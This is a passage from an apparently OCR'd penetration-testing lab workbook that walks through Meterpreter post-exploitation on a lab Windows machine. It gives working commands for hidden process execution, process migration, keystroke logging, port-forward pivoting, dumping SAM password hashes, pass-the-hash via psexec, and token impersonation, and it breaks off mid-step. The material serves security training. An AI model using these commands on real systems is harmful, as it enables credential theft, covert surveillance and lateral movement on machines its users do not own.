
You should now see the contents of the file.

Alternatively, you could have avoided the whole \ and / issue by running:

```
meterpreter > cd c:\
meterpreter > cd windows
meterpreter > cat win.ini
```

But, that's a lot more work. To avoid that, simply remember to use forward slashes (/) for your file paths in the Meterpreter.

If, for whatever reason, win.ini doesn't exist on your system, try using another text file, such as the local hosts file, found at C:/WINDOWS/system32/drivers/etc/hosts (note the forward slashes you will use in your command).



Now, let's use Meterpreter to interact with processes on the machine. We can run new processes by using the "execute" command. Check out its syntax by invoking it with the Help option (-h):

```
meterpreter > execute -h
```

Let's use it to run a hidden (-H) process (which won't pop up on the victim's console GUI) of calc.exe, the familiar Windows calculator program.

```
meterpreter > execute -H -f calc.exe
```

It's important to note that the -H option doesn't successfully hide a program on all versions of Windows. On some versions of Windows, calc.exe will not show up on the desktop. On other versions, it will be visible. On some versions of Windows, you may get a pop-up screen that says "Interactive Services Detection", with an option to "View the message". This feature is designed to prevent clutter and confusion on the part of Windows users, but doesn't show up on every version of Windows.

Make a note of the processID that Meterpreter creates: _____


Now, let's list all of the processes that Meterpreter can see on the target machine:

```
meterpreter > ps
```

You will only see the 32-bit processes, because we exploited the target using a payload stage of the 32-bit Meterpreter. On a 32-bit version of Windows, this should show you all processes running on the box. On a 64-bit version of Windows, you will see only processes that are 32-bit. Note that your output shows the PID, process name, architecture (x86), the GUI session each process is connected to (if any), the user the process runs as, and the path to its executable. That's very handy information!

Let's go back and kill our calc.exe process:

```
meterpreter > kill [calc_ProcessID]
```



The execute command supports the concept of "channels" for interacting with Standard Input and Standard Output for the programs it runs. To see how these channels work, let's execute a hidden (-H) cmd.exe, but with the -c option to channelize its Standard Input and Output:

```
meterpreter > execute -H -c -f cmd.exe
```

The channel number is displayed on the screen. We can now interact with that channel using the "interact" command, followed by the channel number:

```
meterpreter > interact <N>
```

We now have interactive cmd.exe shell access on the target, which you can test via:

```
C:\> hostname
```

Let's background our channel, and get back to Meterpreter. Hit CTRL-Z, then y and Enter.

We can now get a list of channels that we've created using:

```
meterpreter > channel -l     <--That's a dash-lower-case-L, not a dash-one.
```

Instead of using the "execute -H -c" command to launch a channelized cmd.exe shell, we could alternatively go with the much easier "shell" command from the Meterpreter, which automatically launches a hidden cmd.exe, channelizes it, and interacts with the channel:


```
meterpreter > shell
```

Let's exit that shell now, and return to the Meterpreter prompt.

```
C:\> exit
```

Occasionally, exiting the shell in this way will cause you to lose your Meterpreter session. If that happens, just re-exploit the system. You can also interact with your earlier channel again (channel -i <N>) and exit it as well:

```
meterpreter > interact <N>
C:\> exit
```



Next, let's attempt process migration. We'll start by checking our current processID:

```
meterpreter > getpid
```

Then, let's migrate to a process based on the output of the ps command from the previous slide. Choose a processID that runs with SYSTEM privileges indicated in the output of your ps command, such as the PID of spoolsv.exe:

```
meterpreter > migrate [SYSTEM_PID]
```

If the migration fails, you may have to hit CTRL-C, exit the Meterpreter and re-exploit the target at your msfconsole prompt. Choose another process and try to migrate again.

If your migration is successful, check your new PID:


```
meterpreter > getpid
```

The Meterpreter migrate *command* lets us migrate based on PID number. But, the Meterpreter migrate *script* lets us migrate based on destination process name. Let's try this script (via the "run" command), migrating into the explorer GUI:

```
meterpreter > run migrate explorer
```

Note that it cannot find a process named "explorer", so it runs notepad.exe and migrates into it. The idea here is that if you want to migrate, it may be because your current process is unstable. It is better to migrate anywhere (such as notepad.exe) than to stay where you currently are. Our migration couldn't find the target process, because we didn't put .exe at the end. Let's try:

```
meterpreter > run migrate explorer.exe
```



Now, let's run the Meterpreter keystroke logger. To use the keystroke logger, we have to be inside a process that has access to the Windows GUI, such as explorer.exe, which is the GUI itself. It just so happens that we recently migrated there. Therefore, we can start the keystroke logger:

```
meterpreter > keyscan_start
```

Now, on your Windows machine, launch Notepad and type something into it, a brief sentence.

Back in your Linux Meterpreter prompt, dump the keystrokes so that you can see them:

```
meterpreter > keyscan_dump
```

Let's stop our keystroke logger:

```
meterpreter > keyscan_stop
```

Now, we've migrated to explorer.exe, so we are no longer running with SYSTEM privileges, but instead have the privileges of whomever logged into the GUI, which we can see with:


```
meterpreter > getuid
```

We really do want SYSTEM privileges for the next portions of the exercise. We could get those privileges using a local privilege escalation exploit. But, instead, just to keep the target clean and stable, let's exit our current Meterpreter session, getting back to the msfconsole prompt.

```
meterpreter > exit
```

And now, let's re-exploit the target, to get back our SYSTEM privileges.

```
msf > exploit
```



We will now analyze Metasploit port forwards. Check out the syntax of the portfwd command.

```
meterpreter > portfwd -h
```

We will create a port forward that will listen on our Metasploit Linux machine on TCP port 2222, carry any traffic that arrives on the Linux box on port 2222 across the Meterpreter session, through the target Windows machine, and then to TCP port 22 on your Linux machine, where sshd is waiting for it. This makes for a very useful pivot through the target. (Yes, just as an example, you are actually connecting TCP 2222 on your Linux box back to TCP 22 on your Linux box, but you are doing this through the Meterpreter session on your Windows machine. In a penetration test, you could use this technique to direct traffic through the Meterpreter session on a target Windows machine to any other machine it can reach.)

```
meterpreter > portfwd add -l 2222 -p 22 -r <YourLinuxIPaddr>
```

Now, ***in another terminal window on your Linux machine***, check to see if TCP 2222 is listening using netstat (-n means numbers, -a means show all ports, -t means show only tcp):

```
# netstat -nat | grep 2222
```


It should be listening on Linux port 2222. Let's try to connect to it using our ssh client:

```
# ssh root@<YourLinuxIPaddr> -p 2222
```

When it prompts you to accept the host's key, just type y and hit Enter. You can now run various commands:

```
# whoami
# exit
```

To understand better what is happening here, you may want to consult the diagram above.



As long as the Meterpreter is running with administrator or SYSTEM privileges, it can dump hashes from the target machine's SAM database via the hashdump command. Let's run that:

```
meterpreter > hashdump
```

You should see each local user account on the machine, followed by the RID (the Relative IDentifier, the suffix of the SID), followed by the LANMAN hash and the NT hash for the account. A penetration tester could copy and paste the hashes into a password cracking tool.

Or, instead of cracking the passwords, the pen tester could conduct a pass-the-hash attack against a target. The psexec module supports authenticating to targets either via an admin-level userID and password or userID and hash. The attacker doesn't even need to know what the password is; he or she simply authenticates using the LMhash:NThash.

To see how pass-the-hash via Metasploit's psexec module works, first highlight the LMhash:NThash for the account you used originally to gain access to Windows. Right click and select copy. Then, exit the Meterpreter session:

```
meterpreter > exit
```

Then, check the current setting of your SMBPass variable:

```
msfconsole > set SMBPass
```


It should still be the password for the account we set earlier. Let's overwrite it with our hash:

```
msfconsole > set SMBPass [PasteYourLMhash:NThashHere]
```

Then, re-run the exploit.

```
msfconsole > exploit
```

It should successfully give you Meterpreter access again. You've just passed the hash against the target. Alternatively, you could pass the hash against other targets with the same account.



We can get a screenshot of the current session by running the screenshot command, which automatically creates a .jpeg file with a pseudo-random name and launches the browser to view it.


Grab a screenshot of the target by running:

```
meterpreter > screenshot
```

The file name is displayed on the screen, and is created in the local working directory from which we launched msfconsole.

Your Firefox browser should automatically launch displaying the image. If it doesn't, you can launch firefox by hand ***in a separate terminal window*** by running:

```
# firefox <full_path_to_image.jpeg>
```



Next, let's see how we can run Meterpreter scripts to gather more information about the target machine, and to automate some of our work as penetration testers. We can invoke Meterpreter scripts using the "run <scriptname> [options]" command. Note that tab-autocomplete works for script names as well.

Let's start by running a nice little script that shows whether the machine we've exploited is a virtual machine:

```
meterpreter > run checkvm
```


If you have a physical Windows machine, it should say that "It appears to be a physical host." If your Windows machine is a guest, it will attempt to tell you the virtualization product in use (such as VMware).

Next, let's run a Meterpreter script that pulls information about defensive software configured on the machine:

```
meterpreter > run getcountermeasure
```

This script will display the Windows built-in firewall settings (look at the "current" Operational mode). It also shows information about various anti-virus tools that may be running on the target system. And, finally, it shows information about the Data Execution Prevention (DEP) configuration of the machine, a security feature designed to prevent certain exploits from running successfully on target systems.

A penetration tester should document these settings, as each gives us insight into what to expect on other targets. Each setting could also contribute to our findings in the final report.



The winenum script pulls a huge amount of information from the target machine. We'll discuss winenum in more detail in the post-exploitation section of the class in 580.2. But, as a preview, let's run it now:

```
meterpreter > run winenum
```

On the screen, winenum displays all of the different commands it runs to gather information. It takes a minute or so to run all of these different commands, but the status messages on the screen help to highlight all of the work that winenum is doing. It grabs lists of users, the arp cache, the routing table, lists of running processes, and much, much more.

Sometimes, winenum hangs. If you don't see output after 2 minutes of invoking it, simply hit CTRL-C and re-exploit the target.

All of this data is stored in the Metasploit log directory of the user's home directory. After winenum is finished running, in a ***separate terminal window***, change to this directory:


```
# cd ~/.msf4/logs/scripts/winenum
# ls
```

Here, you should see a directory with the name of your Windows machine, followed by a date and time stamp. Change into that directory, and get a directory listing:

```
# cd <MachineName_Date_TimeStamp>
# ls
```

Look at all of the information winenum pulled back! You can cat any of the files you'd like to look at by running:

```
# cat <filename>
```



For the last portion of the exercise, let's look at how we can manipulate Windows security access tokens using the Meterpreter. We start by loading the incognito extension:

```
meterpreter > use incognito
```

Let's get a list of tokens we can access, listed by user (-u):

```
meterpreter > list_tokens -u
```

You should see tokens associated with SYSTEM-level access on your machine, as well as various user accounts. Let's check our current user on the system:

```
meterpreter > getuid
```

You should be running with local SYSTEM privileges on the machine, given that we exploited the target using the psexec module. But, let's change our current access, using an administrator account instead. From the output of "list_tokens -u" above, choose an account, such as a user that you know is in the administrators group. We'll use the impersonate_token command, followed by your machine name, *then two backslashes,* then the account name:

```
